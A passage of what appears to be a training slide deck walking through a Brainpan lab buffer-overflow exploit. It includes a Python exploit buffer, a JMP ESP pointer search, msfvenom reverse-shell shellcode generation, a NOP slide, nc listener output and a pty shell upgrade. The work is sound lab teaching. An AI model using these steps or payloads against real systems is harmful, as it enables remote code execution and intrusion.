
We have control over the EIP, meaning we can reference any memory location to execute code. But where is our shellcode?

Buffer Overflows

Overwriting EIP:

We don't know the memory address of the shellcode, but we know the ESP points to it.
If we look closely, we see that the offset overwrites the ESP pointer.

But why?



Why does the ESP register points to our shellcode?


The ESP is the pointer after the EIP. Everything we inject continues there. ESP points to our shellcode because:

1. A function (e.g., strcpy) creates a new stack frame.
2. Before the function is called, the current EIP is saved so that when the function finishes, it can return to the previous instruction. The saved EIP is the last value in the previous function's call stack.
3. In the new function (strcpy), we insert too much data, causing a buffer overflow.
4. This overflow overwrites segments in the previous stack frame, starting with the saved EIP.

Buffer Overflows

When the strcpy function finishes:

5. The stack frame is removed, and the previous frame is restored.
6. The EIP now references our value (causing the crash).
7. The stack pointer (ESP) points to the top of the stack, which is where the overflow occurred during the strcpy operation.
8. In our attack, the offset fills the strcpy stack frame and overwrites the saved EIP value in the previous frame. Our buffer data then overwrites subsequent values at the bottom of the stack frame, where ESP now points.




Buffer Overflows

Is the memory address static?

We don't yet know if this memory address is static. To check, we can use an additional plugin:

<https://github.com/klks/checksec>



Module	Start	End	Size	SafeSEH	DEP	ASLR	/GS	CFG	Signed	Path
brainpan.exe	31170000	31176000	00006000	No	No	No	No	No	No	C:\Users\Redux Gamer\Desktop\brainpan.exe
kernel32.dll	76110000	76200000	000f0000	Yes	Yes	Yes	Yes	Yes	Yes	C:\Windows\SysWOW64\kernel32.dll
ws2_32.dll	76350000	763b3000	00063000	Yes	Yes	Yes	Yes	Yes	Yes	C:\Windows\SysWOW64\ws2_32.dll
kernelbase.dll	763c0000	765dc000	0021c000	Yes	Yes	Yes	Yes	Yes	Yes	C:\Windows\SysWOW64\KernelBase.dll
msvcrtd.dll	76610000	766cf000	000bf000	Yes	Yes	Yes	No	Yes	Yes	C:\Windows\SysWOW64\msvcrtd.dll
rpcrt4.dll	76d90000	76e4e000	000be000	Yes	Yes	Yes	Yes	Yes	Yes	C:\Windows\SysWOW64\rpcrt4.dll
ntdll.dll	77c00000	77da4000	001a4000	Yes	Yes	Yes	Yes	Yes	Yes	C:\Windows\SysWOW64\ntdll.dll

This shows that the memory address is usable and unprotected!

Buffer Overflows

Another useful module is the Mona module. Installing Mona for Immunity Debugger is straightforward:

- Download mona.py from Corelan - <https://raw.githubusercontent.com/corelan/mona/master/mona.py>.
- Place it in Immunity Inc\Immunity Debugger\PyCommands.

Open the binary in Immunity and examine all modules.

```
!mona modules
```

```
!mona modules
----- Mona command started on 2023-04-14 19:15:17 (v2.0, rev 628) -----
[+] Processing arguments and criteria
- Pointer access level : X
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.

Module info :

```

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS DLL	Version, Modulename & Path
0x763c0000	0x765dc000	0x0021c000	True	True	True	False	True	10.0.19041.2604 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0x72110000	0x72500000	0x0000c000	True	True	True	False	True	10.0.19041.2604 [KERNEL32.dll] (C:\Windows\System32\KERNEL32.dll)
0x31170000	0x31176000	0x000006000	False	False	False	False	False	-1.0- [brainpan.exe] (C:\Users\Redux\Gamer\Desktop\brainpan.exe)
0x10000000	0x10000000	0x00000000	True	True	True	False	True	10.0.19041.2604 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0x77c00000	0x77da4000	0x001a4000	True	True	True	False	True	10.0.19041.2604 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0x76d90000	0x76e4e000	0x0000be000	True	True	True	False	True	10.0.19041.2604 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0x76350000	0x763b3000	0x00063000	True	True	True	False	True	10.0.19041.1081 [WS2_32.dll] (C:\Windows\System32\WS2_32.dll)

Buffer Overflows

The binary has no protections, so we can search for a JMP ESP instruction. To do this in Mona, we need the opcode for JMP ESP. We can translate it using nasmshell:

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb  
jmp esp
```

Result: ffe4

So let's search this instruction:

```
!mona find -s "\xff\xe4" -m brainpan.exe
```

```
!mona find -s "\xff\xe4" -m brainpan.exe  
-----  
Mona command started on 2023-04-14 19:21:00 (v2.0, rev 628)  
[+] Processing arguments and criteria  
- Pointer access level : *  
- Only querying modules brainpan.exe  
[+] Generating module info table, hang on...  
- Processing modules  
- Done. Let's rock 'n roll.  
- Treating search pattern as bin  
[+] Searching from 0x31170000 to 0x31176000  
Modules C:\Windows\system32\mswsock.dll  
[+] Preparing output file 'find.txt'  
- (Re)setting logfile find.txt  
[+] Writing results to find.txt  
- Number of pointers of type '"\xff\xe4"' : 1  
[+] Results :  
0x311712f8 : "\xff\xe4" ! {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Redux\Gamer\Desktop\brainpan.exe)  
Found a total of 1 pointers
```

Buffer Overflows

We find a matching pointer: 0x311712f3.

We'll use this address in the EIP to point to this opcode and execute the shellcode

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb  
jmp esp
```

Let's test this in "endian-byte order": f3 12 17 31

```
#Send command and retrieve response:  
filler = "A" * 524  
eip = "\xf3\x12\x17\x31"  
offset = "C" * 4  
buffer = "D" * 464  
endstring = "E" * 4  
  
command = filler + eip + offset + buffer + endstring  
command = command.encode('raw_unicode_escape')
```

Buffer Overflows

Bad Characters:

Shellcode can contain any character, but not all characters are accepted in the buffer. Known bad characters include NULL bytes (\x00) and newline characters (\x0a). We now need to:

- Identify disallowed characters.
- Generate shellcode that excludes these characters.

Use Mona to create a list of potential bad characters (256):

```
!mona config -set workingfolder c:\mona  
  
!mona bytearray -cpb "\x00\x0a"
```

```
Generating table, excluding 0 bad chars...  
Dumping table to file  
[+] Preparing output file "bytearray.txt"  
- (Re)setting logfile bytearray.txt  
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"  
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"  
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"  
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"  
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"  
"\xa0\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"  
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"  
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"  
  
Done, wrote 256 bytes to file bytearray.txt  
Binary output saved in bytearray.bin
```


Buffer Overflows

We use these 254 characters (256 minus the 2 known bad characters, NULL byte "\x00" and newline character "\x0a") as our buffer:

```
#Send command and retrieve response:  
filler = "A" * 524  
eip = "\xf3\x12\x17\x31"  
offset = "C" * 4  
buffer = ("\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0b\\x0c\\x0d\\x0e\\x0f\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f"  
"\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f"  
"\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f"  
"\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f"  
"\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f"  
"\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf"  
"\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf"  
"\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")  
  
#Known bad-chars: \\x00 - \\x0a  
  
command = filler + eip + offset + buffer + endstring  
command = command.encode('raw_unicode_escape')
```

- Check whether any bad characters are present by observing if the buffer is truncated or missing characters. Add any bad characters to the exclusion list, remove them from the buffer, and repeat.
- After testing, we find no additional bad characters. The entire buffer is present on the stack so we do not need to exclude any character.

Buffer Overflows



- Check whether any bad characters are present by observing if the buffer is truncated or missing characters. Add any bad characters to the exclusion list, remove them from the buffer, and repeat.
 - After testing, we find no additional bad characters. So we can use 254 characters. The entire buffer is present on the stack so we do not need to exclude any character.

Buffer Overflows

Shellcode Generation:

Generate shellcode excluding bad characters.

```
sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.178.83 LPORT=8888 -f c  
EXITFUNC=thread -v shellcode -b "\x00\x0a"
```

Add the shellcode to the script as the buffer.


```
22     #Send command and retrieve response:  
23     filler = "A" * 524  
24     eip = "\xf3\x12\x17\x31"  
25     offset = "C" * 4  
26     buffer = ("\\x48\\x31\\xc9\\x48\\x81\\xe9\\xc6\\xff\\xff\\xff\\x48\\x8d\\x05\\xef"  
27     "\\xff\\xff\\xff\\x48\\xbb\\xc7\\xcf\\xe8\\xb5\\x69\\x29\\x5f\\xcd\\x48"  
28     "\\x31\\x58\\x27\\x48\\x2d\\xf8\\xff\\xff\\xe2\\xf4\\x3b\\x87\\x6b"  
29     "\\x51\\x99\\xc1\\x9f\\xcd\\xc7\\xcf\\xa9\\xe4\\x28\\x79\\x0d\\x9c\\x91"  
30     "\\x87\\xd9\\x67\\x0c\\x61\\xd4\\x9f\\xa7\\x87\\x63\\xe7\\x71\\x61\\xd4"  
31     "\\x9f\\xe7\\x87\\x63\\xc7\\x39\\x61\\x50\\x7a\\x8d\\x85\\xa5\\x84\\xa0"
```

Buffer Overflows

NOP Slide:

We will also prepend a NOP slide to the shellcode:

- A NOP slide consists of sequential NOP instructions (no operation) adding additional space.
- It ensures execution reaches the intended code location, even if the exact placement is uncertain.
- This additional space is also needed for unpacking the shellcode.



```
#Send command and retrieve response:  
filler = "A" * 524  
eip = "\xf3\x12\x17\x31"  
offset = "\x90" * 8
```

8 NOP's



Buffer Overflows

Test the buffer overflow payload:

Start a listener, connect your debugger and test the script:

```
Payload size: 503 bytes
Final size of c file: 2150 bytes
unsigned char shellcode[] =
"\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef"
"\xff\xff\xff\x48\xbb\x72\xe4\x76\x17\x9b\x10\x75\xaf\x48"
"\x31\x58\x27\x48\x2d\xf8\xff\xff\xe2\xf4\x8e\xac\xf5"
"\xf3\x6b\xf8\xb5\xaf\x72\xe4\x37\x46\xda\x40\x27\xfe\x24"
"\xac\x47\xc5\xfe\x58\xfe\xfd\x12\xac\xfd\x45\x83\x58\xfe"
```

005FFAC0	FBE2BDEF
005FFAC4	5A9E3A25
005FFAC8	BED6CF51
005FFACC	4EE8F0DB
005FFAD0	3A7D4458
005FFAD4	959CBC18
005FFAD8	F5A7CF51
005FFADC	4EE816F9
005FFAE0	58B295AB
005FFAE4	3DAD37EE
005FFAE8	005FFF28
005FFAAC	86000385
005FFAF0	77C48D38
005FFAF4	11000011
005FFAF8	00820000
005FFAFc	00000092
005FFB00	005FD30
005FFB04	00000002
005FFB08	77C40000
005FFB0C	86000385
005FFB10	00820000

return to ntdll.77C48D38 from ntdll.77C43D20

ntdll.77C40000

```
"\x04\x03\xe6\xd7\x13\x39\x8b\x7a\xa1\x4f\xc6\xee\xc8\x2d"
"\xeb\xf9\xa4\x52\x5e\x9a\xc0\x13\xee\xf9\xe8\x3e\x53\x10"
"\x50\x69\xe6\x73\x34\x37\x9c\x9f\x98\x3d\xae\xa2\x5a\x2e"
"\x56\xc3\x4e\x2c\xf5\x33\xbc\x37\x4e\xda\x4a\x3d\x2c\x9e"
"\xc4\x37\x45\x64\xf0\x2d\xee\x2b\xbe\x3e\x9c\x89\xf9\x22"
"\x50\x8d\x1b\x2b\x5e\x25\x67\x06\x9d\x2d\xd7\x44\x17\x9b"
"\x51\x23\xe6\xfb\x02\x3e\x96\x77\xb0\x74\xaf\x72\xad\xff"
"\xf2\xd2\xac\x77\xaf\x50\x5c\xb6\xbf\x29\x43\x34\xfb\x3b"
"\xd6\x92\x5b\x12\xe1\x34\x15\x3e\x93\x50\x10\x64\xc5\x39"
"\x26\x98\x8c\x77\x16\x9b\x10\x2c\xee\xc8\xcd\xf6\x7c\x9b"
"\xef\xa0\xff\x22\xa9\x47\xde\xd6\x21\xb5\xe7\x8d\x24\x3e"
"\x9e\x59\x58\x8a\x6f\x3a\x6d\xb7\x56\x21\xfa\x7a\x70\x92"
"\x1b\xa3\x5f\x12\xd7\x1f\xbf\x33\xbc\x3a\x9e\x79\x58\xfc"
"\x56\x33\x5e\xef\xb2\xef\x71\x8a\x7a\x3a\x65\xb2\x57\x99"
"\x10\x75\xe6\xca\x87\x1b\x73\x9b\x10\x75\xaf\x72\x5a\x26"
"\x56\xcb\x58\xfc\x4d\x25\xb3\x21\x5a\xaa\xd0\x1f\x2a\x2b"
"\xa5\x26\xf5\x67\x76\xb2\xeb\x56\xb0\x77\x16\xd3\x9d\x31"
"\xb8\x6a\x22\x76\x7f\xd3\x99\x93\xf9\x22\x56\xcb"
"\x51\x25\xcc\x8d\x24\x37\x47\xd2\xef\xbd\xe2\xfb\x25\x3a"
"\xe9\x5a\x51\xcc\x46\xbe\xdb\xf0\xe8\x4e\x58\x44\x7d\x3a"
"\x1b\xbc\x9c\x95\x51\xcf\xaa\xf5\xf9\x16\xe8\x4e\xab\x95"
"\xb2\x58\xee\x37\xad\x3d\x85\xc8\x32\x8d\x31\x3e\x94\x5f"
"\x38\x49\xaa\x0e\xee\xf6\xec\x7b\x65\x70\x14\x35\xf7\x04"
"\x78\xf1\x10\x2c\xee\xfb\x3e\x89\xc2\x9b\x10\x75\xaf")
```

Debugging Issues:

If you don't get a reverse shell, check if the shellcode is too large. For instance, if the buffer ends at x3d..., the buffer might be insufficient.

Solutions:

- Use the MSFVenom --smallest flag.
- Use multiple buffers.
- Use a smaller payload (e.g., an x32 variant) or a staged payload.
- Use an "egghunter".

Buffer Overflows

Using the --smallest flag:

```
sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.178.83 LPORT=8888 -f c  
EXITFUNC=thread -v shellcode -b "\x00\x0a" --smallest
```

```
Payload size: 503 bytes  
Final size of c file: 2150 bytes  
unsigned char shellcode[] =  
"\x48\x31\xc9\x48\x81\xe9\xc6\xff\xff\xff\x48\x8d\x05\xef"  
"\xff\xff\xff\x48\xbb\xe8\xd8\xa1\x91\x63\x6f\x1f\xbe\x48"
```

*The payload is still 503 bytes, which is too large.

Buffer Overflows

Using another buffer:

Can we find a buffer that is large enough?

```
22     #Send command and retrieve response:  
23     filler = "A" * 524  
24     eip = "\xf3\x12\x17\x31"  
25     offset = "\x90" * 8  
26     test = "X" * 6000
```

*Counting the X-signs in the buffers there seems to be no buffer that is large enough!

Buffer Overflows

Check an x32 payload:

```
sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.178.83 LPORT=8888 -f c  
EXITFUNC=thread -v shellcode -b "\x00\x0a"
```

```
└$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.178.83 LPORT=8888 -f c EXITFUNC=thread -v shellcode -b "\x00\x0a"  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of c file: 1512 bytes  
unsigned char shellcode[] =
```

*Its size is 351 bytes, small enough to fit in the buffer.

Buffer Overflows

Let's check this x32 payload:

```
[kali㉿kali] - [~/Desktop]
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.178.83] from (UNKNOWN) [192.168.178.57] 55142
Microsoft Windows [Version 10.0.19044.2728]
(c) Microsoft Corporation. Alle rechten voorbehouden.

C:\Users\Redux Gamer\Desktop>
```

*This works! We receive a reverse shell.

Buffer Overflows

Now we have success while testing locally we also need success on the remote Brainpan server. So let's change the IP address to the remote server and test the payload again:

```
#GLOBAL VARIABLES
host = "192.168.178.100"
port = 9999
```

This also works great. We got a reverse shell trough a buffer overflow!

```
└─(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.178.83] from (UNKNOWN) [192.168.178.100] 52648
CMD Version 1.4.1
```

Buffer Overflows

For root access:

1. Navigate to /bin and execute sh -i. Alternatively, use a Linux reverse shell (as Wine is used to run the Windows binary).
2. Upgrade to an interactive shell:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

